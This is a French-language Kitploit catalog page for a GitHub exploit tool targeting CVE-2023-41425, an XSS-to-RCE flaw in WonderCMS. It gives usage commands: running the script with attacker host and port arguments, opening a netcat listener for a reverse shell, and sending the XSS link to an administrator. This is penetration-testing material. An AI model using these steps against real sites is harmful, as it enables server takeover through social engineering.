Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2023-41425-wonderCMS_RCE — CVE-2023-41425 - Vulnérabilité de Cross Site Scripting dans Wonder CMS v.3.2.0 à v.3.4.2 permet à un attaquant distant d'exécuter du code arbitraire via un script malveillant téléchargé vers le composant installModule. | Kitploit
Outils/GitHubGitHub/thefizzyfish/cve-2023-41425-wondercms_rce
Génération de PayloadsAnalyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionApprentissage et Éducation
GitHubthefizzyfish/cve-2023-41425-wondercms_rce

CVE-2023-41425-wonderCMS_RCE

CVE-2023-41425 - Vulnérabilité de Cross Site Scripting dans Wonder CMS v.3.2.0 à v.3.4.2 permet à un attaquant distant d'exécuter du code arbitraire via un script malveillant téléchargé vers le composant installModule.

Voir le dépôt
2il y a 1 anPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2023-41425-wonderCMS_RCE

Vulnérabilité de Cross Site Scripting dans Wonder CMS v.3.2.0 à v.3.4.2 permet à un attaquant distant d'exécuter du code arbitraire via un script malveillant téléchargé sur le composant installModule. À des fins éducatives uniquement

Nécessite la connaissance de l'URL de connexion, un accès administrateur ou la capacité d'amener l'administrateur à cliquer sur le lien XSS.

  1. Clonez le dépôt
git clone https://github.com/thefizzyfish/CVE-2023-41425-wonderCMS_RCE.git
  1. Exécutez-le

usage: CVE-2023-41425.py [-h] -rhost RHOST -lhost LHOST -lport LPORT -sport SPORT
python3 CVE-2023-41425.py -rhost http://example.com/loginURL -lhost 10.10.14.7 -lport 9001 -sport 8000
  1. Configurez un écouteur local
nc -lnvp 9001
  1. Envoyez l'URL XSS affichée à la victime ou, si vous avez un accès administrateur, cliquez dessus
  2. Attendez un callback

image

Crédits

prodigiousMind pour avoir découvert et signalé la vulnérabilité https://gist.github.com/prodigiousMind/fc69a79629c4ba9ee88a7ad526043413

Télécharger l’outil